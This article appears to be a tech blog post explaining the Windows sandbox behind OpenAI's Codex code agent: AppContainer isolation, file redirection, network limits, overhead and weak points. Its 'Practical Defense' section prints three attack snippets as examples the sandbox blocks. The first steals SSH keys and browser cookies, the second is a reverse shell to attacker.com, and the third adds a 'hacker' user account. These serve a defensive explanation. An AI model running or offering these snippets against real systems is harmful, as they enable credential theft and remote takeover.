
OpenAI Publishes Codex Sandbox Implementation Details

OpenAI has detailed the sandbox architecture of Codex on Windows. Through AppContainer isolation, file system redirection, and network restrictions, it enables the secure execution of code agents, providing a replicable engineering solution for the production deployment of AI programming tools.
OpenAI Publishes Codex Sandbox Implementation Details: The Engineering Blueprint for Safe Code Agent Deployment
OpenAI has just released details of Codex’s sandbox implementation on the Windows platform. This isn’t a broad-brush security white paper but a practical engineering document—covering everything from the rationale behind choosing Windows AppContainer to the specifics of file system redirection and network isolation configuration. OpenAI has laid bare the core technical details that make it possible for code agents to execute safely.
The timing is noteworthy. Over the past year, AI coding assistants have evolved from “writing code” to “executing code.” Products like Cursor, Windsurf, and GitHub Copilot Workspace have all moved toward the agent model. Yet few tools truly allow AI to run arbitrary code on a user’s local machine—the main roadblock being security. Essentially, OpenAI’s publication answers a crucial question: how can AI work productively without crashing or compromising the user’s computer?
Why Windows, and Why Now
OpenAI chose to tackle sandboxing on Windows first for clear product reasons. Codex’s main user base is enterprise developers, and Windows remains dominant in corporate environments—far more than typical developer community perception suggests. More importantly, Windows has a far more complex security model than macOS or Linux: it must remain compatible with decades of legacy Win32 systems while supporting modern UWP security mechanisms. That complexity makes Windows the hardest nut to crack.
Technically, OpenAI did not choose heavy solutions like virtual machines or Docker containers but opted for Windows’ native AppContainer. This is a pragmatic decision: VMs are slow to start and resource-hungry, Docker’s experience on Windows is still subpar, while AppContainer—built into Windows since version 8—provides a lightweight and robust sandbox used by UWP apps and the Edge browser.

Triple Protection: Isolation, Redirection, Restriction
The core of OpenAI’s sandbox solution is a three-layer protective design, each layer addressing specific attack surfaces.
AppContainer: The Foundation of Process-Level Isolation
AppContainer is essentially a Windows restricted token mechanism. When Codex needs to execute user code, it creates a new AppContainer process with drastically reduced privileges:
- No administrative rights: even if the user is an admin, sandboxed processes cannot escalate privileges.
- SID isolation: each AppContainer has its own unique security identifier (SID), blocking access to resources owned by other processes.
- Capability whitelist: only explicitly granted capabilities are allowed, such as network access or local file I/O.
By default, OpenAI enables only minimal permissions: local filesystem read/write (restricted to the working directory), standard I/O, and basic network access (HTTPS only). Code inside the sandbox cannot:
- Read user browser cookies, SSH keys, or environment variables
- Modify system registry or install drivers
- Access hardware like cameras or microphones
- Scan local networks or initiate non-HTTPS connections
The design is elegant because it’s not “deny everything,” but a finely tuned configuration that grants only what’s necessary. For example, Codex can read/write project files but not touch the user’s Documents folder; it can call APIs but not access intranet services.
File System Redirection: A Virtual Layer for Safe Access
Process isolation alone isn’t enough. Code agents often need visibility of system files—e.g., checking installed dependencies or reading configuration paths—but must be prevented from altering them. OpenAI addresses this with file system redirection.
Specifically, OpenAI uses the Windows Projected File System (ProjFS), introduced in Windows 10 originally for OneDrive and Git VFS. Its core capability: applications see a virtual view of the file system, but actual read/write operations are transparently redirected elsewhere.
In Codex’s case:
- Read-only mapping: system directories (like
C:\Windows,C:\Program Files) are mapped as read-only; writes are intercepted. - Copy-on-write: user project directories are copied to a temporary sandbox space; modifications occur on that clone, which users can review and choose whether to merge afterward.
- Path whitelist: only explicitly authorized paths (e.g., working directory, temp folder) are writable; other paths return “access denied.”
This design allows legitimate operations relying on system paths (like npm, pip) to function normally, while any side effects remain confined. Even if a script tries to delete C:\Windows\System32, it only deletes its virtual copy inside the sandbox.
Network Isolation: Outbound Only, No Inbound
Network restrictions are even stricter. Sandbox processes:
- Can only make outbound connections: they cannot open ports or receive inbound requests, blocking reverse shells and remote control attempts.
- Protocol whitelist: only HTTPS (port 443) is allowed—HTTP, SSH, and database protocols are blocked.
- Domain filtering: access can be limited to approved domains (e.g.,
api.openai.com,github.com); all others are intercepted. - Traffic auditing: all requests are logged, including destination, headers, and status codes, for later review.
The trade-off is clear: less flexibility (e.g., no local DBs or WebSocket testing), but significantly higher safety. For typical AI agent tasks—API calls, dependency downloads, doc queries—these limits are acceptable.
Performance Overhead: A Manageable Cost
OpenAI’s data shows:
- Startup delay: creating an AppContainer and initializing file redirection takes 200–300 ms on average.
- File I/O overhead: ProjFS reads/writes are ~15–20% slower than native.
- Memory usage: each sandbox instance consumes an extra 50–80 MB (mostly for filesystem caching).
These numbers are within acceptable bounds. Compared with VMs (seconds startup, hundreds of MB RAM) or Docker (1–2s startup via WSL2), AppContainer is far lighter. That 200ms delay is practically invisible in the overall latency of AI code generation.
Practical Defense: What the Sandbox Actually Blocks
OpenAI performed extensive internal penetration testing and shared results from typical attack scenarios:
Scenario 1: Stealing Sensitive Files
Attack code:
import os, shutil
shutil.copy(os.path.expanduser('~/.ssh/id_rsa'), './stolen_key')
chrome_cookies = os.path.expanduser('~/AppData/Local/Google/Chrome/User Data/Default/Cookies')
with open(chrome_cookies, 'rb') as f:
    data = f.read()
Defense: file redirection maps ~/.ssh and ~/AppData to empty folders, causing file-not-found errors. Even if absolute paths are used (C:\Users\Alice\.ssh), AppContainer permissions block access.
Scenario 2: Reverse Shell
Attack code:
import socket, subprocess
s = socket.socket()
s.connect(('attacker.com', 4444))
subprocess.Popen(['cmd.exe'], stdin=s.fileno(), stdout=s.fileno(), stderr=s.fileno())
Defense: non-HTTPS outbound connections fail due to network isolation. Even if switched to HTTPS, domain filtering intercepts unapproved targets.
Scenario 3: Privilege Escalation
Attack code:
import ctypes
kernel32 = ctypes.windll.kernel32
kernel32.CreateProcessW(
    'C:\\Windows\\System32\\cmd.exe',
    '/c net user hacker password /add',
    None, None, False, 0, None, None, None, None
)
Defense: restricted tokens make CreateProcessW fail—sandboxed processes lack permission to create child processes. Even if bypassed, net user requires admin rights, which sandbox processes can never obtain.
Developer Experience: Transparent Yet Controllable
The sandbox is designed to remain almost invisible to developers. Normally, they don’t need to care about running inside the sandbox—standard libs, common tools, and package managers all function normally. Only when crossing a security boundary will clear errors appear.
For example, attempting to access restricted paths yields:
Sandbox restriction: Access to 'C:\Users\Alice\Documents' is not allowed.
If you need to access this file, please add it to the workspace directory.
This makes debugging easier—developers can quickly locate the issue instead of struggling with “why does it work locally but not inside Codex?”
Enterprises also get configuration controls:
- Expand file access scope (e.g., shared code repositories)
- Add network whitelists (e.g., intranet GitLab servers)
- Enable extra capabilities (e.g., clipboard access for copy-paste)
Such flexibility matters for enterprise users since no single security policy fits everyone.
Limitations: What OpenAI Didn’t Emphasize
Although robust, the sandbox has notable limits:
1. Windows 10/11 Only
AppContainer and ProjFS are available only on Windows 10+, leaving legacy systems unsupported. A few enterprises still on Windows 7/8 will hit this hard barrier.
2. Limited Support for Some Native Toolchains
Certain tools are incompatible with file redirection. Visual Studio, for example, generates large intermediate caches—performance drops noticeably in the sandbox. Docker Desktop, relying on virtualization, also fails within AppContainer.
3. Possible Side-Channel Attacks
The sandbox mainly defends direct attacks (file reads, command exec, connections). Side-channel exploitation (like timing-based key inference or internal network mapping) is less covered. While rare in practice, high-security environments (finance, defense) may need stronger measures.
4. User Confirmation Fatigue
When code modifies files, Codex prompts the user to confirm. But if an AI proposes dozens of changes, manual review becomes tedious, and users might simply click “accept all,” bypassing safeguards. OpenAI mentions using diff views and intelligent summaries to mitigate this issue—effectiveness remains to be seen.
Industry Insight: Security Isn’t a Zero-Sum Game
The real significance of OpenAI’s release isn’t the technology itself (AppContainer and ProjFS are public APIs) but its proof of concept: security and capability for code agents can coexist through fine-grained permission design.
Many AI tools over the past year have taken conservative routes: either never executing code (just generating it) or running everything in the cloud (with no local access). Both compromise usability—the first prevents validation, the second loses project context.
OpenAI proposes a third option: let AI run code locally but restrict its environment through sandboxing. This approach fits many agent use cases, from automated operations to data analysis and testing.
From an engineering perspective, OpenAI’s solution has strong replicability. Since AppContainer, ProjFS, and network isolation are native Windows features, others can build similar sandboxes without kernel mods or custom drivers—no need to reinvent the wheel.
For Chinese AI development tools and similar markets emphasizing data locality, this model is especially valuable. Enterprises often forbid cloud uploads; providing a secure local execution layer that meets compliance while unleashing AI potential could be a major competitive edge.
Next Steps: Challenges for macOS and Linux
OpenAI notes that macOS and Linux sandbox versions are in development. The technical stacks differ substantially:
- macOS: Sandbox.framework or App Sandbox can be used, but the permission model is coarser; filesystem isolation may need APFS snapshots.
- Linux: combinations of seccomp, namespaces, and cgroups can achieve similar effects, but distribution compatibility is tricky—many enterprise servers lack these features fully enabled.
Technically, Linux might be harder than Windows. The upside: Linux’s container ecosystem (Docker, Podman) is mature, so OpenAI can reuse existing tools instead of starting from kernel APIs.
The toughest challenge may be cross-platform consistency. If sandbox behavior differs—e.g., certain files accessible on Windows but not on Linux—it complicates development. OpenAI must abstract a unified permission model across all three systems—both an engineering and a product design problem.
Conclusion
OpenAI’s public release of Codex sandbox implementation details is a positive signal. The AI industry is shifting from “model capability competitions” to “engineering deployment reliability,” and security is inseparable from that transition. Publishing technical approaches accelerates standardization and invites community participation in improving safety mechanisms.
For developers using AI coding tools, understanding sandbox design is equally important—it helps gauge tool trustworthiness and diagnose permission-related issues quickly. After all, even the smartest AI needs a safe and controlled environment to be truly useful.
The era of code agents has arrived—but it won’t be unrestrained. OpenAI’s sandbox shows that defining boundaries doesn’t hinder AI’s power; it enables trust and safe adoption—the essential condition for AI’s real entry into production.


